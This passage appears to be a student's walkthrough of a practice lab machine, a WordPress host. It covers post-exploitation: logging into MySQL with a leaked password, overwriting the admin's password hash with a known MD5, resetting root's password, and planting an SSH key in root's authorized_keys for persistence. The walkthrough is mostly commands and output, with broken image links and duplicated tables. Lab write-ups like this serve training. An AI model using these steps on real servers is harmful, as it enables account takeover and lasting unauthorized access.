User apache may run the following commands on armourinfosec:
(ALL) NOPASSWD: ALL

So we can:



Then run:
[root@armourinfosec ~]# **netstat -nltup**

```
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      777/sshd
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      1021/master
tcp6       0      0 :::80                   :::*                    LISTEN      775/httpd
tcp6       0      0 :::22                   :::*                    LISTEN      777/sshd
tcp6       0      0 ::1:25                  :::*                    LISTEN      1021/master
tcp6       0      0 :::443                  :::*                    LISTEN      775/httpd
tcp6       0      0 :::33060                :::*                    LISTEN      840/mysqld
tcp6       0      0 :::3306                 :::*                    LISTEN      840/mysqld
udp        0      0 0.0.0.0:30039           0.0.0.0:*                           586/dhclient
udp        0      0 0.0.0.0:68              0.0.0.0:*                           586/dhclient
udp        0      0 127.0.0.1:323           0.0.0.0:*                           498/chronyd
udp6       0      0 :::13260                :::*                                586/dhclient
udp6       0      0 ::1:323                 :::*                                498/chronyd
```

we can find mysql service here, and we have found the mysql DB USER and PASSWORD by vuln in acf-frontend-display, so we can connect to it.
p.s. PASSWORD is Aedcvfr2-4%$3456yhnbgtA

[root@armourinfosec ~]# **mysql -u root -p**
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 44
Server version: 8.0.19 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>

Then, we can query it:

mysql> show databases;

```
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| wp                 |
+--------------------+
5 rows in set (0.00 sec)
```

mysql> use wp;

Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed

mysql> show tables;

```
+-----------------------------------+
| Tables_in_wp                      |
+-----------------------------------+
| cerber_acl                        |
| cerber_blocks                     |
| cerber_countries                  |
| cerber_lab                        |
| cerber_lab_ip                     |
| cerber_lab_net                    |
| cerber_log                        |
| cerber_qmem                       |
| cerber_traffic                    |
| ec_address                        |
| ec_category                       |
| ec_categoryitem                   |
| ec_country                        |
| ec_customfield                    |
| ec_customfielddata                |
| ec_dblog                          |
| ec_download                       |
| ec_giftcard                       |
| ec_manufacturer                   |
| ec_menulevel1                     |
| ec_menulevel2                     |
| ec_menulevel3                     |
| ec_option                         |
| ec_option_to_product              |
| ec_optionitem                     |
| ec_optionitemimage                |
| ec_optionitemquantity             |
| ec_order                          |
| ec_order_option                   |
| ec_orderdetail                    |
| ec_orderstatus                    |
| ec_pageoption                     |
| ec_perpage                        |
| ec_pricepoint                     |
| ec_pricetier                      |
| ec_product                        |
| ec_promocode                      |
| ec_promotion                      |
| ec_response                       |
| ec_review                         |
| ec_role                           |
| ec_roleaccess                     |
| ec_roleprice                      |
| ec_setting                        |
| ec_shippingrate                   |
| ec_state                          |
| ec_subscriber                     |
| ec_subscription                   |
| ec_subscription_plan              |
| ec_taxrate                        |
| ec_tempcart                       |
| ec_tempcart_optionitem            |
| ec_timezone                       |
| ec_user                           |
| ec_webhook                        |
| ec_zone                           |
| ec_zone_to_location               |
| wp_albopretorio_allegati          |
| wp_albopretorio_atti              |
| wp_albopretorio_categorie         |
| wp_albopretorio_enti              |
| wp_albopretorio_log               |
| wp_albopretorio_resprocedura      |
| wp_alm                            |
| wp_app_user_info                  |
| wp_bwg_album                      |
| wp_bwg_album_gallery              |
| wp_bwg_file_paths                 |
| wp_bwg_gallery                    |
| wp_bwg_image                      |
| wp_bwg_image_comment              |
| wp_bwg_image_rate                 |
| wp_bwg_image_tag                  |
| wp_bwg_shortcode                  |
| wp_bwg_theme                      |
| wp_cerber_files                   |
| wp_cerber_sets                    |
| wp_commentmeta                    |
| wp_comments                       |
```

```
| wp_contactformmaker               |
| wp_contactformmaker_blocked       |
| wp_contactformmaker_submits       |
| wp_contactformmaker_themes        |
| wp_contactformmaker_views         |
| wp_duplicator_packages            |
| wp_em_modal_metas                 |
| wp_em_modals                      |
| wp_em_theme_metas                 |
| wp_em_themes                      |
| wp_fblb                           |
| wp_gwolle_gb_entries              |
| wp_gwolle_gb_log                  |
| wp_itsec_distributed_storage      |
| wp_itsec_lockouts                 |
| wp_itsec_logs                     |
| wp_itsec_temp                     |
| wp_joomsport_box_fields           |
| wp_joomsport_box_match            |
| wp_joomsport_config               |
| wp_joomsport_events               |
| wp_joomsport_extra_fields         |
| wp_joomsport_extra_select         |
| wp_joomsport_groups               |
| wp_joomsport_maps                 |
| wp_joomsport_match_events         |
| wp_joomsport_match_statuses       |
| wp_joomsport_playerlist           |
| wp_joomsport_season_table         |
| wp_joomsport_seasons              |
| wp_joomsport_squad                |
| wp_links                          |
| wp_masta_campaign                 |
| wp_masta_cronapi                  |
| wp_masta_list                     |
| wp_masta_reports                  |
| wp_masta_responder                |
| wp_masta_responder_reports        |
| wp_masta_settings                 |
| wp_masta_subscribers              |
| wp_masta_support                  |
| wp_options                        |
| wp_postmeta                       |
| wp_posts                          |
| wp_responsive_thumbnail_slider    |
| wp_smartgoogleadwords             |
| wp_spidercalendar_calendar        |
| wp_spidercalendar_event           |
| wp_spidercalendar_event_category  |
| wp_spidercalendar_theme           |
| wp_spidercalendar_widget_theme    |
| wp_term_relationships             |
| wp_term_taxonomy                  |
| wp_termmeta                       |
| wp_terms                          |
| wp_usermeta                       |
| wp_users                          |
| wp_wpfb_post_templates            |
| wp_wpfb_reviews                   |
| wp_wpsp_agent_settings            |
| wp_wpsp_attachments               |
| wp_wpsp_canned_reply              |
| wp_wpsp_catagories                |
| wp_wpsp_custom_fields             |
| wp_wpsp_custom_priority           |
| wp_wpsp_custom_status             |
| wp_wpsp_faq                       |
| wp_wpsp_faq_catagories            |
| wp_wpsp_panel_custom_menu         |
| wp_wpsp_ticket                    |
| wp_wpsp_ticket_thread             |
| wp_wss_images                     |
+-----------------------------------+
151 rows in set (0.00 sec)
```

It is clear that if we want to login in the wp, we should select the up_users table.

```
mysql> select * from wp_users;
+----+------------+------------------------------------+-------------+---------------------+---------+---------------------+---------------------+-------------+--------------+
| ID | user_login | user_pass                          | user_nicename | user_email          | user_url | user_registered     | user_activation_key | user_status | display_name |
+----+------------+------------------------------------+-------------+---------------------+---------+---------------------+---------------------+-------------+--------------+
|  1 | bob        | $P$BkvImszKEWnHw/8zXwBAy.IcD8x.F00 | bob         | info@armourinfosec.test |          | 2020-01-30 19:14:19 |                     |           0 | bob          |
+----+------------+------------------------------------+-------------+---------------------+---------+---------------------+---------------------+-------------+--------------+
1 row in set (0.00 sec)
```

```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------+-------------+--------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     | user_activation_key | user_status | display_name |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------+-------------+--------------+
|  1 | bob        | $P$BkvImszKEWnHw/8zXwBAy.IcD8x.F00 | bob           | info@armourinfosec.test |          | 2020-01-30 19:14:19 |                     |           0 | bob          |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------+-------------+--------------+
1 row in set (0.00 sec)
```

PBkvImszKEWnHw/8zXwBAy.IcD8x.F00

But it seems that the password is encrpted.


and cause we know it is encrpted by md5, we can generate a password we know before!


```
┌──(kali㉿kali)-[~/Desktop]
└─$ echo -n "bob" | md5sum
9f9d51bc70ef21ca5c14f307980a29d8  -
```

Then, we update the passwd of bob to 9f9d51bc70ef21ca5c14f307980a29d8,
so bob's passwd is bob now.


```
mysql> UPDATE wp_users SET user_pass="9f9d51bc70ef21ca5c14f307980a29d8" WHERE ID=1;
Query OK, 1 row affected (0.00 sec)
Rows matched: 1  Changed: 1  Warnings: 0
```

Now, Let's try to login.





Then we enter!



Besides, there is another way (decrypt the **PBkvImszKEWnHw/8zXwBAy.IcD8x.F00**)
(how to do it, refer to (and you can find a wordpress in it)

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hashcat --help
hashcat (v6.1.1) starting...

Usage: hashcat [options]... hash|hashfile|hccapxfile [dictionary|mask|directory]...

- [ Options ] -

 Options Short / Long          | Type | Description                                    | Example
===============================+======+================================================+=======================
 -m, --hash-type               | Num  | Hash-type, see references below                | -m 1000
 -a, --attack-mode             | Num  | Attack-mode, see references below              | -a 3
 -V, --version                 |      | Print version                                  |
 -h, --help                    |      | Print help                                     |
     --quiet                   |      | Suppress output                                |
     --hex-charset             |      | Assume charset is given in hex                 |
     --hex-salt                |      | Assume salt is given in hex                    |
     --hex-wordlist
     .....
```


change_root_passwd_and_login_at_VM

```
┌──(kali㉿kali)-[~]
└─$ ssh root@172.16.1.6 -p 22
  ##################################################################################################
  #                                    Armour Infosec                                              #
  #                          --------- www.armourinfosec.com ----------                            #
  #                                    Wordpress Host Server - 1                                   #
  #                                Designed By  :- Akanksha Sachin Verma                           #
  #                                Twitter      :- @akankshavermasv                                #
  ##################################################################################################
Last login: Wed Jan 11 08:59:45 2023 from 172.16.1.4
[root@armourinfosec ~]# passwd root
Changing password for user root.
New password:
BAD PASSWORD: The password is shorter than 8 characters
Retype new password:
passwd: all authentication tokens updated successfully.
```

I set the passwd of root as root;

root	**root**

But it still shows wrong..




persistence


In recon, I use ssh with password to login remotely, but here, I will use privatekey to achieve it

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_rsa
Your public key has been saved in /home/kali/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:LhVyIj5ySvxLaULowQvXhLEsiDKFKcVedKpbzKNVObU kali@kali
The key's randomart image is:
+---[RSA 3072]----+
|  =+.. . .       |
|*o.+.o o .       |
|B.+.+ * E        |
|o=.B o = .       |
|ooB @   S        |
|o+oX + o         |
| o= = . .        |
|   + . .         |
|    .            |
+----[SHA256]-----+

┌──(kali㉿kali)-[~/Desktop]
└─$ cd ~/.ssh

┌──(kali㉿kali)-[~/.ssh]
└─$ ls
id_rsa  id_rsa.pub  known_hosts  known_hosts.old

┌──(kali㉿kali)-[~/.ssh]
└─$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDf7p2zBvjvWKvNXu4ucWji2ZsdGVyx/1fAuqBYRHr3wyl/6W+A4yxVWXC8nPR8I5jr9QGDAp9Uzq6mOjOJbGDVGRszqAzO9EEvCJm
64odQ+RekwTMRDicQd7VmnagSxZ/bfy97fHDDHzufzkROIhoU/J8ntsosoclLCkZQ6ea31ifT51lCs7odeTrgxGU7Z/Rl4Ywz03vBU1hyL0b/BnVOjqlwCA5SgB/VsTd5tobsUyAnxC
edCb3bvsQbmnGR2TK9pDpdg6gjMOi8RNTL41jfbFH1C8Ia1ghFLNtW3GqZHP/P2oO95paHg7K/wwpPLKXUybx2jXhurK99+GFarAdKjDRy8gOW0fNnb15pqPeQPkTaLLASi5jsK8RBq
9d0ScL/OoiFrrQW+5B53E46yD3NDk1TX6p1bCx9Sj5FbvL1mApdmYQk1JL8yZHN/zCYiuHfIf8glbzlw1lAUqQ0IYs8iC/7r9u8feWOss5F7tHIinwnL8+Jf94wyCJo4WzVuDc= kal
i@kali

┌──(kali㉿kali)-[~/.ssh]
└─$
```

The public key:
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDf7p2zBvjvWKvNXu4ucWji2ZsdGVyx/1fAuqBYRHr3wyl/6W+A4yxVWXC8nPR8I5jr9QGDAp9Uzq6mOjOJbGDVGRszqAzO9EEvCJm64odQ+RekwTMRDicQd7VmnagSxZ/bfy97fHDDHzufzkROIhoU/J8ntsosoclLCkZQ6ea31ifT51lCs7odeTrgxGU7Z/Rl4Ywz03vBU1hyL0b/BnVOjqlwCA5SgB/VsTd5tobsUyAnxCedCb3bvsQbmnGR2TK9pDpdg6gjMOi8RNTL41jfbFH1C8Ia1ghFLNtW3GqZHP/P2oO95paHg7K/wwpPLKXUybx2jXhurK99+GFarAdKjDRy8gOW0fNnb15pqPeQPkTaLLASi5jsK8RBq9d0ScL/OoiFrrQW+5B53E46yD3NDk1TX6p1bCx9Sj5FbvL1mApdmYQk1JL8yZHN/zCYiuHfIf8glbzlw1lAUqQ0IYs8iC/7r9u8feWOss5F7tHIinwnL8+Jf94wyCJo4WzVuDc= kali@kali

and in remote machine, remember to modify these two value in the sshd_config file in dir: /etc/ssh





Then create a dir in ~:

[root@armourinfosec ~]# mkdir ~/.ssh
[root@armourinfosec ~]# ls -la
total 36
dr-xr-x---. 4 root root 187 Jan 11 08:35 .
dr-xr-xr-x. 17 root root 244 Feb 21 2020 ..
-rw-------. 1 root root 101 Feb 21 2020 .bash_history
-rw-r--r--. 1 root root 18 Dec 28 2013 .bash_logout
-rw-r--r--. 1 root root 176 Dec 28 2013 .bash_profile
-rw-r--r--. 1 root root 176 Dec 28 2013 .bashrc
-rw-r--r--. 1 root root 100 Dec 28 2013 .cshrc
-rw------- 1 root root 414 Jan 11 07:58 .mysql_history
drwxr-----. 3 root root 19 Jan 30 2020 .pki
-rw-r--r-- 1 root root 46 Feb 21 2020 proof.txt
-rw-------. 1 root root 1024 Jan 30 2020 .rnd
drwxr-xr-x 2 root root 6 Jan 11 08:35 .ssh
-rw-r--r--. 1 root root 129 Dec 28 2013 .tcshrc
[root@armourinfosec ~]# cd .ssh
[root@armourinfosec .ssh]# touch authorized_keys
[root@armourinfosec .ssh]# ls
authorized_keys

[root@armourinfosec .ssh]# nano authorized_keys
[root@armourinfosec .ssh]# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDf7p2zBvjvWKvNXu4ucWji2ZsdGVyx/1fAuqBYRHr3wyl/6W+A4yxVWXC8nPR8I5jr9QGDAp9Uzq6mOjOJbGDVGRszqAzO9EEvCJm64odQ+RekwTMRDicQd7VmnagSxZ/
bfy97fHDDHzufzkROIhoU/J8ntsosoclLCkZQ6ea31ifT51lCs7odeTrgxGU7Z/Rl4Ywz03vBU1hyL0b/BnVOjqlwCA5SgB/VsTd5tobsUyAnxCedCb3bvsQbmnGR2TK9pDpdg6gjMOi8RNTL41jfbFH1C8Ia1ghFLNtW3GqZHP/
